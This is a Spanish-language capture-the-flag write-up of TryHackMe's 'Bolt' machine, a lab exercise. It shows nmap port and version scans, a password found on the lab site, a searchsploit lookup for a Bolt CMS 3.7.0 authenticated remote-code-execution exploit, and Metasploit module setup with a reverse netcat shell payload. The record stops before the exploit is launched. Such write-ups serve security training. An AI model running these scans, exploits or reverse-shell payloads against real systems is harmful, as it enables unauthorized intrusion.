🏴‍☠️ Write-Up: Máquina "Bolt"

📌 Plataforma: Try Hack Me
📌 Dificultad: Fácil
📌 Autor: Joaquín Picazo


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Busco los puertos abiertos de la máquina objetivo.




```
┌──(root㉿kali)-[~]
└─# nmap -vvv -p- --open -sS 10.10.119.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-09 20:05 -04
Initiating Ping Scan at 20:05
Scanning 10.10.119.124 [4 ports]
Completed Ping Scan at 20:05, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:05
Completed Parallel DNS resolution of 1 host. at 20:05, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:05
Scanning 10.10.119.124 [65535 ports]
Discovered open port 22/tcp on 10.10.119.124
Discovered open port 80/tcp on 10.10.119.124
SYN Stealth Scan Timing: About 29.30% done; ETC: 20:07 (0:01:15 remaining)
Discovered open port 8000/tcp on 10.10.119.124
Completed SYN Stealth Scan at 20:07, 80.73s elapsed (65535 total ports)
Nmap scan report for 10.10.119.124
Host is up, received echo-reply ttl 63 (0.25s latency).
Scanned at 2025-04-09 20:05:57 -04 for 81s
Not shown: 65504 closed tcp ports (reset), 28 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
80/tcp   open  http     syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 81.42 seconds
           Raw packets sent: 72460 (3.188MB) | Rcvd: 70799 (3.197MB)
```

🎯 2. Escaneo y Enumeración

Escaneo específicamente los puertos abiertos que he encontrado anteriormente para tener mayor información, sobre todo de sus versiones.




```
┌──(root㉿kali)-[~]
└─# nmap -vvv -p22,80,8000 -sC -sV 10.10.119.124
```



```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDaKxKph/4I3YG+2GjzPjOevcQldxrIll8wZ8SZyy2fMg3S5tl5G6PBFbF9GvlLt1X/gadOlBc99EG3hGxvAyoujfdSuXfxVznPcVuy0acAahC0ohdGp3fZaPGJMl7l
W0wkPTHO19DtSsVPniBFdrWEq9vfSODxqdot8ij2PnEWfnCsj2Vf8hI8TRUBcPcQK12IsAbvBOcXOEZoxof/IQU/rSeiuYCvtQaJh+gmL7xTfDmX1Uh2+oK6yfCn87RpN2kDp3YpEHVRJ4NFNPe8lgQzekGCq0GUZxjUfF
g1JNSWe1DdvnaWnz8J8dTbVZiyNG3NAVAwP1+iFARVOkiH1hi1
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE52sV7veXSHXpLFmu5lrkk8HhYX2kgEtphT3g7qc1tfqX4O6gk5IlBUH25VUUHOhB5BaujcoBeId/pMh4JLpCs=
|   256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINZwq5mZftBwFP7wDFt5kinK8mM+Gk2MaPebZ4I0ukZ+
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
8000/tcp open  http    syn-ack ttl 63 (PHP 7.2.32-1)
|_http-title: Bolt | A hero is unleashed
|_http-generator: Bolt
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Thu, 10 Apr 2025 00:08:15 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Thu, 10 Apr 2025 00:08:15 GMT
|     Content-Type: text/html; charset=UTF-8
|     pragma: no-cache
|     expires: -1
|     X-Debug-Token: e04e22
```

Exploro la web haciendo click en los diferentes enlaces que tiene la página principal y encuentro un posible username para algún inicio de sesión.




Hello Everyone,

Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!

Regards,

Jake (Admin)

Sigo explorando la web y encuentro una contraseña.



10.10.119.124:8000/entry/message-for-it-department

Bolt Home Second item All pages The Bolt site

Message for IT Department

Written by *bolt* on Saturday July 18, 2020

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)

« Message From Admin

Recent Pages


Recent Entries

Recent Showcases

© 2025 • This website is Built with Bolt.

Home Second item All pages The Bolt site

Con las credenciales encontradas anteriormente inicio sesión en el login de **/bolt/login.**




10.10.119.124:8000/bolt/login

"There's a big difference between making a simple product and making a product simple."

— Des Traynor

Al ingresar al panel, en la esquina inferior izquierda se ve la versión de Bolt la cual es 3.7.1




Current (saved) status: Published

This Entry has not been saved yet.

- № 2. Message for IT Department (5 years ago)
- № 1. Message From Admin (5 years ago)


There are no items on the Stack, yet.

Uso searchsploit para encontrar si existe algún exploit para le versión 3.7 de Bolt.



```
┌──(root㉿kali)-[~]
└─# searchsploit bolt 3.7
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Bolt CMS 3.7.0 - Authenticated Remote Code Execution                                      | php/webapps/48296.py
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Encuentro que existe un exploit que consiste en autenticarse para ejecutar comandos/códigos de forma remota.



Bolt CMS 3.7.0 - Authenticated Remote Code Execution

EDB-ID: 48296

CVE: N/A

Author: R3M0T3NU11

Type: WEBAPPS

Platform: PHP

Date: 2020-04-06


EDB Verified: ✗

Exploit: ⬇ / {}

Vulnerable App:


💥 3. Explotación de Vulnerabilidades

Busco exploit con metasploit.




```
└─# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

 _______________________________________
/ it looks like you're trying to run a \
\ module                               /
 ---------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search bolt 3.7

Matching Modules
================

   #  Name                                        Disclosure Date  Rank   Check  Description
   -  ----                                        ---------------  ----   -----  -----------
   0  exploit/unix/webapp/bolt_authenticated_rce  2020-05-07       great  Yes    Bolt CMS 3.7.0 - Authenticated Remote Code Execution
   1    \_ target: Linux (x86)                    .                .      .      .
   2    \_ target: Linux (x64)                    .                .      .      .
   3    \_ target: Linux (cmd)                    .                .      .      .
```

Uso la opción 0 y con “show options” veo los parámetros que debo añadir/modificar su valor para que funcione.



```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                 Current Setting      Required  Description
   ----                 ---------------      --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes     Traversal path from "/files" on the web server to "/root" on the server
   PASSWORD                                  yes       Password to authenticate with
   Proxies                                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                8000                 yes       The target port (TCP)
   SSL                  false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                   no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI            /                    yes       Base path to Bolt CMS
   URIPATH                                   no        The URI to use for this exploit (default is random)
   USERNAME                                  yes       Username to authenticate with
   VHOST                                     no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all ad
                                       dresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)
```

